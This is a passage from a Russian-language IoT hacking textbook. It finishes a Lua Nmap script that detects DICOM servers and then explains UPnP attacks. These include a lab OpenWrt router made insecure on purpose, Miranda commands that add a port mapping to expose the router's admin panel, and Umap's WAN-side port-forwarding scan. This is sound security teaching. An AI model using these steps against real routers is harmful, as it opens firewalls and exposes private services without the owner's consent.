Теперь нашему запросу A-ASSOCIATE не хватает только заголовка. Пришло время использовать функцию `dicom.pdu_header_encode()`, которую мы определили ранее, чтобы сгенерировать его:

```
local status, header = pdu_header_encode(PDU_CODES["ASSOCIATE_REQUEST"], #assoc_request) ❶

-- с заголовком может что-то пойти не так
if status == false then
    return false, header
end

assoc_request = header .. assoc_request ❷
stdnse.debug2("PDU len minus header:%d", #assoc_request-#header)
if #assoc_request < MIN_SIZE_ASSOC_REQ then
    return false, string.format("запрос ASSOCIATE должен содержать не менее %d байтов и мы пробуем послать %d.", MIN_SIZE_ASSOC_REQ, #assoc_request)
end
```

Мы создаем заголовок ❶ с типом PDU, соответствующим значению запроса A-ASSOCIATE, а затем добавляем тело сообщения ❷. Также добавляем здесь логику проверки ошибок.

Теперь можно отправить полный запрос A-ASSOCIATE и прочитать ответ с помощью ранее определенных функций для отправки и чтения пакетов DICOM:

```
status, err = send(dcm, assoc_request)
if status == false then
    return false, string.format("Невозможно отправить запрос ASSOCIATE:%s", err)
end
status, err = receive(dcm)
if status == false then
    return false, string.format("Невозможно прочитать запрос ASSOCIATE:%s", err)
end

if #err < MIN_SIZE_ASSOC_RESP
then
    return false, "Ответ ASSOCIATE слишком короткий."
end
```

Отлично! Далее необходимо определить тип PDU, используемый для принятия или отклонения соединения.

Анализ ответов A-ASSOCIATE

На этом этапе остается единственная задача – проанализировать ответ из `string.unpack()`. Он похож на `string.pack()`, и мы используем строки формата для определения структуры, которую нужно прочитать. В этом случае мы читаем тип ответа (один байт), зарезервированное поле (один байт), длину (четыре байта) и версию протокола (два байта), в соответствии со строкой формата `> B B I4 I2:`

```
local resp_type, _, resp_length, resp_version = string.unpack(">B B I4 I2", err)
stdnse.debug1("PDU тип:%d длина:%d Protocol:%d", resp_type, resp_length, resp_version)
```

Далее проверяем код ответа, чтобы увидеть, соответствует ли он коду PDU для принятия или отклонения ASSOCIATE:

```
if resp_type == PDU_CODES["ASSOCIATE_ACCEPT"] then
    stdnse.debug1("Обнаружено сообщение ASSOCIATE ACCEPT!")
    return true, dcm
elseif resp_type == PDU_CODES["ASSOCIATE_REJECT"] then
    stdnse.debug1("Обнаружено сообщение ASSOCIATE REJECT!")
    return false, "получено ASSOCIATE REJECT "
else
    return false, "Неопределенный ответ:" .. resp_type
end
end -- end of function
```

Если мы получим сообщение о принятии ASSOCIATE, мы вернем значение `true`; в противном случае – `false`.

Создание окончательного сценария

Теперь, когда мы реализовали функцию для связи со службой, создаем сценарий, который загружает библиотеку и вызывает функцию `dicom.associate()`:

```
description = [[
Пытается обнаружить серверы DICOM (провайдеры служб DICOM) при помощи частичного запроса
C-ECHO.

Запросы C-ECHO также известны как проверочные пакеты DICOM для проверки соединения.
Обычно проверочный пакет DICOM формируется так:
* Client -> A-ASSOCIATE request -> Server
* Server -> A-ASSOCIATE ACCEPT/REJECT -> Client
* Client -> C-ECHO request -> Server
* Server -> C-ECHO response -> Client
* Client -> A-RELEASE request -> Server
* Server -> A-RELEASE response -> Client

В данном сценарии мы отправляем только запрос A-ASSOCIATE и ищем код успеха в ответе,
поскольку это очевидный способ обнаружения провайдеров служб DICOM.
]]

---
-- @usage nmap -p4242 --script dicom-ping <target>
-- @usage nmap -sV --script dicom-ping <target>
--
-- @output
-- PORT      STATE SERVICE REASON
-- 4242/tcp  open  dicom  syn-ack
-- |_dicom-ping: провайдер служб DICOM обнаружен
---

author = "Paulino Calderon <calderon()calderonpale.com>"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"discovery", "default"}

local shortport = require "shortport"
local dicom = require "dicom"
local stdnse = require "stdnse"
local nmap = require "nmap"

portrule = shortport.port_or_service({104, 2761, 2762, 4242, 11112}, "dicom", "tcp", "open")

action = function(host, port)
    local dcm_conn_status, err = dicom.associate(host, port)
    if dcm_conn_status == false then
        stdnse.debug1("Association failed:%s", err)
        if nmap.verbosity() > 1 then
            return string.format("Association failed:%s", err)
        else
            return nil
        end
    end
end
```



```
-- Мы убедились, что это DICOM, обновляем имя службы
port.version.name = "dicom"
nmap.set_port_version(host, port)

return "DICOM Service Provider discovered"
end
```

Сначала заполняем некоторые обязательные поля, такие как описание, автор, лицензия, категории и правило выполнения. Мы объявляем основную функцию сценария с именем `action` как функцию Lua. Вы можете узнать больше о форматах сценариев, прочитав официальную документацию (<https://nmap.org/book/nse-script-format.html>) или просмотрев сборник официальных сценариев.

Если сценарий находит службу DICOM, он возвращает следующий вывод:

```
Nmap scan report for 127.0.0.1

PORT      STATE SERVICE REASON
4242/tcp  open  dicom   syn-ack
|_dicom-ping: DICOM Service Provider discovered
Final times for host: srth: 214 rttvar: 5000  to: 100000
```

В противном случае сценарий не возвращает никаких результатов, поскольку по умолчанию Nmap показывает информацию только тогда, когда он точно обнаруживает службу.

Заключение

В этой главе вы узнали, как работать с протоколами новой сети, и создали инструменты для наиболее популярных фреймворков для сканирования сети (Nmap) и анализа трафика (Wireshark). Вы также узнали, как выполнять ряд стандартных операций (создание общих структур данных, обработка строк и выполнение сетевых операций ввода/вывода, чтобы быстро создавать прототипы новых инструментов сетевой безопасности в Lua). Обладая этими знаниями, вы можете решать задачи, которые были рассмотрены в этой главе, а также иные, и оттачивать свои навыки работы с Lua. В постоянно развивающемся мире интернета вещей возможность быстро писать новые инструменты эксплуатации сети очень удобна.

Кроме того, не забывайте придерживаться методологии при выполнении оценок безопасности. Тема этой главы лишь отправная точка для понимания и обнаружения аномалий сетевых протоколов. Поскольку тема очень обширна, мы не смогли охватить все общие задачи, связанные с анализом протокола, но настоятельно рекомендуем ознакомиться с уже упомянутой выше книгой Джеймса Форшоу «Атака сетей на уровне протоколов».

6

ИСПОЛЬЗОВАНИЕ СЕТИ С НУЛЕВОЙ КОНФИГУРАЦИЕЙ



Сеть с нулевой конфигурацией – это набор технологий, которые автоматизируют процессы назначения сетевых адресов, распределения и разрешения имен хостов, а также обнаружения сетевых сервисов без необходимости ручной настройки или серверов. Эти технологии предназначены для работы в локальной сети и обычно предполагают, что участники среды согласились участвовать в службе, что позволяет злоумышленникам в сети легко их использовать.

Системы интернета вещей регулярно используют протоколы с нулевой конфигурацией, чтобы предоставить устройствам доступ к сети, не требуя вмешательства пользователя. В этой главе мы исследуем типичные уязвимости, обнаруженные в трех наборах протоколов с нулевой конфигурацией: Universal Plug and Play (UPnP), multicast Domain Name System – (mDNS), *обнаружение службы системы доменных имен* (Domain Name System Service Discovery, DNS-SD) и Web Services Dynamic Discovery (WS-Discovery) – и обсуждают, как проводить атаки на системы интернета вещей, которые на них полагаются. Мы обойдем файрвол, получим доступ к документам, имитируя в сети

сетевой принтер, фальсифицируем трафик, похожий на IP-камеру, и многое другое.

Использование UPnP

Набор сетевых протоколов UPnP автоматизирует процесс добавления и настройки устройства и системы в сети. Устройство, поддерживающее UPnP, может динамически присоединяться к сети, сообщать свое имя и возможности, обнаруживать другие устройства и узнавать их возможности. Люди используют приложения UPnP, чтобы легко находить сетевые принтеры, автоматизировать сопоставление портов на домашних маршрутизаторах и, например, управлять службами потокового видео.

Но эта автоматизация имеет свою цену, о чем мы поговорим ниже. Сначала представим обзор UPnP, а затем настроим тестовый сервер UPnP и воспользуемся им, чтобы открыть бреши в файрволе. Также мы объясним, как работают другие атаки на UPnP и как комбинировать небезопасные реализации UPnP с другими уязвимостями для осуществления мощных атак.

Краткая история уязвимостей UPnP

UPnP имеет долгую историю злоупотреблений. В 2001 году злоумышленники начали выполнять атаки переполнения буфера и отказа в обслуживании против реализации UPnP в стеке Windows XP. Поскольку многие домашние модемы и маршрутизаторы, подключенные к сети оператора связи, начали использовать UPnP в 2000-х годах, Армийн Хемел (Armijn Hemel) из upnp-hacks.org начал сообщать об уязвимостях во многих таких стеках. Затем, в 2008 году, организация по безопасности GNUCitizen обнаружила инновационный способ злоупотребления уязвимостью в подключаемом модуле Adobe Flash для Internet Explorer (<https://www.gnucitizen.org/blog/hacking-the-interwebs/>) для выполнения атаки с переадресацией портов на устройствах с поддержкой UPnP, принадлежащих пользователям, которые посетили вредоносные веб-страницы. В 2011 году на конференции Defcon 19 Дэниел Гарсия (Daniel Garcia) представил новый инструмент под названием Umap (<https://toor.do/DEFCON-19-Garcia-UPnP-Mapping-WP.pdf>), который может взламывать устройства UPnP из глобальной сети, запрашивая сопоставление портов через интернет. (В этой главе мы будем использовать Umap.) В 2012 году Х. Д. Мур (H. D. Moore) просканировал весь интернет на предмет доступных уязвимостей UPnP, а в 2013-м опубликовал технический отчет с некоторыми тревожными результатами: Мур обнаружил 81 млн устройств, службы которых были доступны через интернет всем желающим, наряду с различными уязвимостями, которыми

можно воспользоваться в двух популярных стеках UPnP (<https://information.rapid7.com/rs/411-NAK-970/images/SecurityFlawsUPnP%20%281%29.pdf>). В 2017 году Акамаи (Akamai) продолжил эту работу, выявив 73 производителя, допускающих аналогичную уязвимость (<https://www.akamai.com/content/dam/site/en/documents/research-paper/upnproxy-blackhat-proxies-via-nat-injections-white-paper.pdf>). Эти производители открыли доступ к службам UPnP, которые могут привести к злоупотреблению службой *трансляции сетевых адресов* (Network address translation – NAT), которую злоумышленники могут использовать для создания прокси-сети или доступа к компьютерам за пределами локальной сети (атака под названием UPnProxy).

И это лишь основные выдержки из истории уязвимостей UPnP.

Стек UPnP

Стек UPnP состоит из шести уровней: адресации, обнаружения, описания, управления, обработки событий и представления.

На уровне *адресации* системы с поддержкой UPnP пытаются получить IP-адрес через DHCP. Если это невозможно, они сами назначают адрес из диапазона 169.254.0.0/16 (RFC 3927); данный процесс называется AutoIP.

Далее идет уровень *обнаружения*, в котором система ищет другие устройства в сети, используя протокол Simple Service Discovery Protocol (SSDP). Есть два способа обнаружения устройств: *активный* и *пассивный*. Когда используется активный метод, устройства с поддержкой UPnP отправляют сообщение обнаружения (называемое запросом M-SEARCH) на широковещательный адрес 239.255.255.250 на UDP-порт 1900. Мы назовем этот запрос HTTPU (HTTP через UDP), потому что он содержит заголовок, аналогичный заголовку HTTP. Запрос M-SEARCH выглядит так:

```
M-SEARCH * HTTP/1.1
ST: ssdp:all
MX: 5
MAN: ssdp:discover
HOST: 239.255.255.250:1900
```

Ожидается, что системы UPnP, которые прослушивают запрос, ответят одноадресным сообщением UDP, которое объявляет HTTP-расположение XML-файла описания, где перечислены поддерживаемые службы устройства. (В главе 4 мы продемонстрировали подключение к настраиваемой сетевой службе IP-веб-камеры, возвращавшей информацию, аналогичную той, которая обычно содержится в этом виде XML-файла описания, предполагая, что устройство может поддерживать UPnP.)

При использовании пассивного метода устройства с поддержкой UPnP периодически объявляют о своих услугах в сети, отправляя сообщение NOTIFY на адрес многоадресной рассылки 239.255.255.250 на UDP-порт 1900. Сообщение, которое следует за ним, похоже на сообщение, отправленное в ответ на активное обнаружение:

```
NOTIFY * HTTP/1.1\r\n
HOST: 239.255.255.250:1900\r\n
CACHE-CONTROL: max-age=60\r\n
LOCATION: http://192.168.10.254:5000/rootDesc.xml\r\n
SERVER: OpenWRT/18.06-SNAPSHOT UPnP/1.1 MiniUPnPd/2.1\r\n
NT: urn:schemas-upnp-org:service:WANIPConnection:2\r\n
```

Любой заинтересованный участник сети может прослушать эти сообщения об обнаружении и отправить сообщение с описанием служб. На уровне описания участники UPnP узнают больше об устройстве, его возможностях и способах взаимодействия с ним. Описание каждого профиля UPnP упоминается либо в значении поля LOCATION ответного сообщения, полученного во время активного обнаружения, либо в сообщении NOTIFY, полученном во время пассивного обнаружения. Поле LOCATION содержит URL-адрес, который указывает на файл описания XML, состоящий из URL-адресов, используемых на этапах управления и обработки событий (описано ниже).

Уровень управления, вероятно, самый важный; он позволяет клиентам отправлять команды на устройство UPnP, используя URL-адреса из файла описания. Они могут сделать это с помощью *простого протокола доступа к объектам* (Simple Object Access Protocol, SOAP) – протокола обмена сообщениями, который использует XML поверх HTTP. Устройства отправляют запросы SOAP к конечной точке controlURL, описанной в теге <service> внутри файла описания. Тег <service> выглядит так:

```
<service>
  <serviceType>urn:schemas-upnp-org:service:WANIPConnection:2</serviceType>
  <serviceId>urn:upnp-org:serviceId:WANIPConn1</serviceId>
  <SCPDURL>/WANIPCn.xml</SCPDURL>
  ❶ <controlURL>/ctl/IPConn</controlURL>
  ❷ <eventSubURL>/evt/IPConn</eventSubURL>
</service>
```

Вы можете увидеть controlURL ❶. Уровень событий уведомляет клиентов, что они подписались на определенный eventURL ❷, также описанный в служебном теге внутри XML-файла описания. Эти URL-адреса событий связаны с конкретными переменными состояния (также включенными в XML-файл описания), которые моделируют состояние службы во время выполнения. Мы не будем использовать переменные состояния в этом разделе.

Уровень представления предоставляет пользовательский интерфейс на основе HTML для управления устройством и просмотра его состояния, например в интерфейсе вебкамеры или маршрутизатора с поддержкой UPnP.

Распространенные уязвимости UPnP

UPnP имеет долгую историю реализации с ошибками и недостатками. Прежде всего, поскольку UPnP был разработан для использования внутри локальных сетей, в протоколе нет аутентификации; следовательно, любой человек в сети может воспользоваться им во вредоносных целях.

Стеки UPnP известны плохой проверкой ввода, что приводит к недостаткам, таким как ошибка валидации `NewInternalClient`. Эта ошибка позволяет использовать любой тип IP-адреса, внутренний или внешний, для поля `NewInternalClient` в правилах переадресации портов устройства. Это означает, что злоумышленник может превратить уязвимый маршрутизатор в прокси. Например, представьте, что вы добавляете правило переадресации портов, которое устанавливает `NewInternalClient` на IP-адрес `sock-raw.org`, `NewInternalPort` на TCP-порт 80 и `NewExternalPort` на 6666. Затем, обращаясь по внешнему IP-адресу маршрутизатора на порту 6666, вы должны заставить маршрутизатор обращаться к веб-серверу `sock-raw.org` без отображения вашего IP-адреса в журналах цели. В следующем разделе мы рассмотрим вариант этой атаки.

В то же время стеки UPnP иногда содержат ошибки повреждения памяти, которые могут привести к удаленным атакам отказа в обслуживании в лучшем случае и удаленному выполнению кода – в худшем. Например, злоумышленники обнаружили устройства, которые используют запросы SQL для обновления своих правил в памяти, одновременно принимая новые правила через UPnP, что делает их уязвимыми для атак с использованием SQL-инъекций. Кроме того, поскольку UPnP полагается на XML, слабо настроенные механизмы анализа XML с нулевой конфигурацией могут стать жертвой *атак на внешние объекты* (External Entity, XXE). В этих атаках механизм обрабатывает потенциально вредоносные входные данные, содержащие ссылки на внешний объект, раскрывающие конфиденциальную информацию или вызывающие другие воздействия на систему. Что еще хуже, спецификация не одобряет, но и не запрещает полностью UPnP на интерфейсах WAN с выходом в интернет. Даже если некоторые поставщики следуют рекомендациям, ошибки в реализации часто позволяют пропускать запросы WAN.

И последнее, но не менее важное: устройства часто не регистрируют запросы UPnP, что означает, что у пользователя нет возможности узнать, вмешивается ли в его работу злоумышленник. Даже если устройство поддерживает ведение журнала UPnP, журнал обычно хранится на стороне клиента на устройстве и не имеет настраиваемых параметров через его пользовательский интерфейс.

Проникаем сквозь лазейки в файрволе

Давайте выполним, пожалуй, наиболее распространенную атаку против UPnP: создание лазеек в файрволе. Другими словами, эта атака добавит или изменит правило в конфигурации файрвола, которое открывает доступ к защищенной в противном случае сетевой службе. Поступая таким образом, мы пройдемся по различным уровням UPnP и сможем лучше понять, как работает протокол.

Как работает атака

Эта атака на файрвол опирается на существующие по умолчанию разрешения интернет-протокола шлюзового устройства (*Internet Gateway Device, IGD*), реализованного через UPnP. IGD сопоставляет порты в настройках преобразования сетевых адресов (NAT).

Почти каждый домашний маршрутизатор использует NAT – систему, которая позволяет нескольким устройствам использовать один и тот же внешний IP-адрес путем переназначения IP-адреса на адрес частной сети. Внешний IP-адрес обычно представляет собой общедоступный адрес, который ваш интернет-провайдер назначает вашему модему или маршрутизатору. Частные IP-адреса могут быть любыми из стандартного диапазона RFC 1918: 10.0.0.0 – 10.255.255.255 (класс A), 172.16.0.0 – 172.31.255.255 (класс B) или 192.168.0.0 – 192.168.255.255 (класс C).

Хотя NAT удобен для домашних решений и сохраняет адресное пространство IPv4, у него есть некоторые проблемы с гибкостью. Например, что происходит, когда приложения, такие как клиенты BitTorrent, нуждаются в подключении к внешним системам через определенный общедоступный порт, но они находятся за устройством NAT? Если только этот порт не отображается устройством напрямую в интернет, одноранговый узел не может к нему подключиться. Одно из решений – попросить пользователя вручную настроить переадресацию портов на своем маршрутизаторе. Но это было бы неудобно, особенно если бы порт приходилось менять при каждом подключении. Кроме того, если порт был статически задан в настройках переадресации портов маршрутизатора, любое другое приложение, которое нуждалось бы в использовании этого конкретного порта, не могло бы этого сделать. Причина в том, что сопоставление внешнего порта уже связано с определенным внутренним портом и IP-адресом – следовательно, его придется перенастраивать для каждого соединения.

Вот где на помощь приходит IGD. IGD позволяет приложению динамически добавлять временное сопоставление портов на маршрутизаторе на определенный период времени. Это решает обе проблемы: пользователям не нужно вручную настраивать переадресацию портов, и это позволяет изменять порт для каждого соединения.

Но злоумышленники могут злоупотреблять IGD в небезопасных настройках UPnP. Обычно системы, расположенные за устройством NAT должны иметь возможность выполнять переадресацию пор-

тов только на свои собственные порты. Проблема в том, что многие устройства IoT даже в наши дни позволяют любому в сети добавлять сопоставления портов для других систем. Это позволяет злоумышленникам в сети совершать злонамеренные действия, например открывать доступ к интерфейсу администрирования маршрутизатора в интернет.

Настройка тестового сервера UPnP

Начнем с настройки MiniUPnP, облегченной реализации сервера IGD UPnP, на образе OpenWrt, чтобы у нас был сервер UPnP для атаки. OpenWrt – это операционная система на основе Linux с открытым исходным кодом, предназначенная для встроенных устройств; используется в основном для сетевых маршрутизаторов. Вы можете пропустить этот раздел настройки, если загрузите уязвимую виртуальную машину OpenWrt со страницы <https://nostarch.com/practical-iot-hacking/>.

Описание процедуры настройки OpenWrt выходит за рамки этой книги, но вы можете найти руководство по ее настройке на <https://openwrt.org/docs/guide-user/virtualization/vmware>. Преобразуйте образ OpenWrt/18.06 в совместимый с VMware образ и запустите его с помощью рабочей станции или плеера VMware в локальной лабораторной сети. Вы можете найти моментальный снимок x86, который мы использовали для версии OpenWrt 18.06, по адресу <https://downloads.openwrt.org/releases/18.06.4/targets/x86/generic/>.

Затем настройте конфигурацию сети, что особенно важно, чтобы наглядно продемонстрировать атаку. Мы настроили два сетевых адаптера в настройках виртуальной машины:

- адаптер, подключенный к локальной сети и соответствующий eth0 (интерфейс LAN). В нашем случае мы статически настроили его так, чтобы он имел IP-адрес 192.168.10.254, соответствующий нашей локальной сетевой лаборатории. Мы настроили IP-адрес, вручную отредактировав /etc/network/config – файл нашей виртуальной машины OpenWrt. Настройте его в соответствии с конфигурацией вашей локальной сети;
- адаптер, который настроен как интерфейс NAT VMware и соответствует eth1 (интерфейс WAN). Ему автоматически был назначен IP-адрес 192.168.92.148 через DHCP. Он имитирует внешний, или PPP, интерфейс маршрутизатора, который будет подключен к провайдеру интернет-услуг и будет иметь общедоступный IP-адрес.

Если вы не использовали VMware ранее, воспользуйтесь руководством, доступным на странице https://www.vmware.com/support/ws45/doc/network_configure_ws.html: оно поможет вам настроить дополнительные сетевые интерфейсы для вашей виртуальной машины. Хотя там упоминается версия 4.5, инструкции применимы для каждой современной реализации VMware. Если вы используете VMware Fusion в macOS, вам может помочь руководство, доступное на <https://docs.vm->

ware.com/en/VMware-Fusion/12/com.vmware.fusion.using.doc/GUID-E498672E-19DD-40DF-92D3-FC0078947958.html. В любом случае добавьте второй сетевой адаптер и измените его настройки на NAT (в Fusion это называется **Share with My Mac**), а затем измените первый сетевой адаптер на Bridged (режим моста, в Fusion называется **Bridged Networking**).

Вы можете настроить параметры VMware таким образом, чтобы режим моста применялся только к адаптеру, который фактически подключен к вашей локальной сети. Поскольку у вас два адаптера, функция автоматического моста VMware может попытаться организовать мост через адаптер, который не подключен. Обычно используется один адаптер Ethernet и один адаптер Wi-Fi, поэтому тщательно проверьте, какой из них подключен к какой сети.

Теперь сетевые интерфейсы являются частью виртуальной машины OpenWrt. Файл `/etc/config/network` должен выглядеть примерно так:

```
config interface 'lan'
    option ifname 'eth0'
    option proto 'static'
    option ipaddr '192.168.10.254'
    option netmask '255.255.255.0'
    option ip6assign '60'
    option gateway '192.168.10.1'

config interface 'wan'
    option ifname 'eth1'
    option proto 'dhcp'

config interface 'wan6'
    option ifname 'eth1'
    option proto 'dhcpv6'
```

Убедитесь, что ваш OpenWrt имеет подключение к интернету, а затем введите в оболочке следующую команду, чтобы установить сервер MiniUPnP и `luci-app-upnp`. Пакет `luci-app-upnp` позволяет настраивать и отображать параметры UPnP через Luci, веб-интерфейс по умолчанию для OpenWrt:

```
# opkg update && opkg install miniupnpd luci-app-upnp
```

Затем нам нужно настроить MiniUPnPd. Введите следующую команду, чтобы отредактировать файл с помощью Vim (или используйте текстовый редактор по вашему выбору):

```
# vim /etc/init.d/miniupnpd
```

Прокрутите вниз до того места, где строка `config_load "upnpd"` встречается второй раз (в MiniUPnP версии 2.1-1 это строка 134). Измените настройки следующим образом:

```
config_load "upnpd"
upnpd_write_bool enable_natpmp 1
upnpd_write_bool enable_upnp 1
upnpd_write_bool secure_mode 0
```

Самое важное изменение – отключить `secure_mode`. Отключение этого параметра позволяет клиентам перенаправлять входящие порты на IP-адреса, отличные от собственного. Этот параметр включен по умолчанию, что означает, что сервер запрещает злоумышленнику добавлять сопоставления портов, которые будут перенаправлять соединения на любой другой IP-адрес.

Команда `config_load "upnpd"` также загружает дополнительные настройки из файла `/etc/config/upnpd`, которые вы должны изменить следующим образом:

```
config upnpd 'config'
    option download '1024'
    option upload '512'
    option internal_iface 'lan'
    option external_iface 'wan' ❶
    option port '5000'
    option upnp_lease_file '/var/run/miniupnpd.leases'
    option enabled '1' ❷
    option uuid '125c09ed-65b0-425f-a263-d96199238a10'
    option secure_mode '0'
    option log_output '1'

config perm_rule
    option action 'allow'
    option ext_ports '1024-65535'
    option int_addr '0.0.0.0/0'
    option int_ports '0-65535' ❸
    option comment 'Allow all ports'
```

Во-первых, нужно вручную добавить опцию ❶ внешнего интерфейса; в противном случае сервер не разрешит перенаправление порта на интерфейс WAN. Во-вторых, включите сценарий инициализации для запуска MiniUPnP ❷. В-третьих, разрешите перенаправления на все внутренние порты ❸, начиная с 0. По умолчанию MiniUPnPd разрешает перенаправления только на определенные порты. Мы удалили все остальные правила `perm_rules`. Если вы скопируете показанный здесь файл `/etc/config/upnpd`, он будет работать правильно.

После внесения изменений перезапустите демон MiniUPnP, используя следующую команду:

```
# /etc/init.d/miniupnpd restart
```

Вам также потребуется перезапустить файрвол OpenWrt после перезапуска сервера. Файрвол является частью операционной системы

Linux, и в OpenWrt он включен по умолчанию. Вы можете легко сделать это, перейдя в веб-интерфейс по адресу <http://192.168.10.254/cgi-bin/luci/admin/status/iptables/> и нажав **Restart Firewall** (Перезапустить фаервол) или введя следующую команду в терминал:

```
# /etc/init.d/firewall restart
```

Текущие версии OpenWrt более безопасны, и мы намеренно делаем этот сервер небезопасным для целей нашего упражнения. Тем не менее бесчисленное множество доступных продуктов IoT по умолчанию настроено именно таким образом.

Устраиваем лазейки в фаерволе

Настроив нашу тестовую среду, попробуем атаковать фаервол, злоупотребляя службой IGD. Мы будем использовать подпрофиль WAN-IPConnection IGD, который поддерживает действия AddPortMapping и DeletePortMapping для добавления и удаления сопоставлений портов Exploiting Zero-Configuration Networking 125 соответственно. Мы будем использовать команду AddPortMapping инструментом тестирования UPnP Miranda, который предустановлен в Kali Linux. Если у вас нет предустановленного инструмента Miranda, вы всегда можете получить его по адресу <https://github.com/0x90/miranda-upnp/> – обратите внимание, что для его запуска вам понадобится Python 2. В листинге 6.1 Miranda используется для проникновения через фаервол уязвимого роутера OpenWrt.

Листинг 6.1. Проникновение через фаервол маршрутизатора OpenWrt с помощью Miranda

```
# miranda
upnp> msearch
upnp> host list
upnp> host get 0
upnp> host details 0
upnp> host send 0 WANConnectionDevice WANIPConnection AddPortMapping
      Set NewPortMappingDescription value to: test
      Set NewLeaseDuration value to: 0
      Set NewInternalClient value to: 192.168.10.254
      Set NewEnabled value to: 1
      Set NewExternalPort value to: 5555
      Set NewRemoteHost value to:
      Set NewProtocol value to: TCP
      Set NewInternalPort value to: 80
```

Команда msearch отправляет пакет M-SEARCH * на широковещательный адрес 239.255.255.250 на UDP-порт 1900, завершая этап активного обнаружения, как было описано в разделе «Стек UPnP». Вы можете нажать клавиши **Ctrl+C** в любое время, чтобы перестать ждать новых ответов, – и нужно сделать это, когда ваша цель ответит.

Теперь хост 192.168.10.254 должен появиться в `host list` – списке целей, которые инструмент отслеживает внутри, вместе со связанным индексом. Передайте индекс в качестве аргумента команде `host get` для получения файла описания `rootDesc.xml`. После этого в сведениях о хосте должны отображаться все поддерживаемые профили IGD и субпрофили. В этом случае для нашей цели должно появиться `WAN-IPConnection` под `WANConnectionDevice`.

Наконец, мы отправляем команду `AddPortMapping` на хост, чтобы перенаправить внешний порт 5555 (выбранный случайным образом) на внутренний порт веб-сервера, открывающий интерфейс веб-администрирования для интернета. Когда мы вводим команду, то должны указать ее аргументы. `NewPortMappingDescription` – это любое строковое значение, которое обычно отображается в настройках UPnP маршрутизатора для сопоставления. `NewLeaseDuration` устанавливает, как долго отображение порта будет активным. Значение 0, показанное здесь, означает неограниченное время. Аргумент `NewEnabled` может иметь значение 0 (означает неактивность) или 1 (означает активность). `NewInternalClient` относится к IP-адресу внутреннего хоста, с которым связано отображение. `NewRemoteHost` обычно пуст. В противном случае это ограничило бы сопоставление порта только этим конкретным внешним хостом. `NewProtocol` может быть TCP или UDP. `NewInternalValue` – это порт хоста `NewInternalClient`, на который будет перенаправляться трафик, приходящий на `NewExternalPort`.

Теперь мы можем увидеть новое сопоставление портов, посетив веб-интерфейс для маршрутизатора OpenWrt по адресу 192.168.10.254/`cgi-bin/luci/admin/services/upnp` (рис. 6.1).




Рис. 6.1. Мы должны увидеть новое сопоставление портов в интерфейсе Luci

Чтобы проверить, была ли наша атака успешной, давайте посетим внешний IP-адрес нашего маршрутизатора 192.168.92.148 на переадресованном порту 5555. Помните, что частный веб-интерфейс обычно не должен быть доступен через общедоступный интерфейс. На рис. 6.2 показан результат.

После того как мы отправили команду `AddPortMapping`, частный веб-интерфейс стал доступен через внешний интерфейс на порте 5555.




Рис. 6.2. Теперь веб-интерфейс доступен через внешнее соединение

Злоупотребление UPnP через интерфейсы WAN

Попробуем использовать UPnP удаленно через WAN-интерфейс. Эта тактика может позволить внешнему злоумышленнику нанести некоторый ущерб, например переадресовать порты с хостов внутри локальной сети или выполнить другие полезные команды IGD, такие как самоочевидные `GetPassword` или `GetUserName`. Вы можете выполнить эту атаку в ошибочных или небезопасных реализациях UPnP.

Для выполнения этой атаки мы будем использовать Umap, инструмент, написанный специально для этой цели.

Как работает атака

В целях безопасности большинство устройств обычно не принимает пакеты SSDP через интерфейс WAN, но некоторые из них могут принимать команды IGD через открытые контрольные точки SOAP. Это означает, что злоумышленник может взаимодействовать с ними напрямую из интернета.

По этой причине Umap пропускает этап обнаружения стека UPnP (этап, на котором устройство использует SSDP для обнаружения других устройств в сети) и пытается напрямую сканировать файлы описания XML. Если он находит такой файл, он затем переходит к этапу управления UPnP и пытается взаимодействовать с устройством, отправляя ему запросы SOAP, направленные на URL-адрес в файле описания.

На рис. 6.3 показана блок-схема сканирования внутренних сетей при помощи Umap.

Umap сначала пытается найти контрольные точки IGD, проверяя множество известных расположений файлов XML (таких как `/root-Desc.xml` или `/urnp/IGD.xml`). После успешного их обнаружения Umap пытается угадать блок IP внутренней локальной сети. Помните, что вы сканируете внешний IP-адрес (выходящий в интернет), поэтому адреса за устройством NAT будут другими.

Затем Umap отправляет команду сопоставления портов IGD для каждого общего порта, перенаправляя этот порт в глобальную сеть. Далее он пытается подключиться к этому порту. Если порт закрыт, он

отправляет команду IGD для удаления сопоставления порта. В противном случае он сообщает, что порт открыт, и оставляет сопоставление портов как есть. По умолчанию сканируются следующие общие порты (жестко запрограммированные в переменной `commonPorts` в `utarp.py`):

```
commonPorts = ['21', '22', '23', '80', '137', '138', '139', '443', '445', '3389',
               '8080']
```

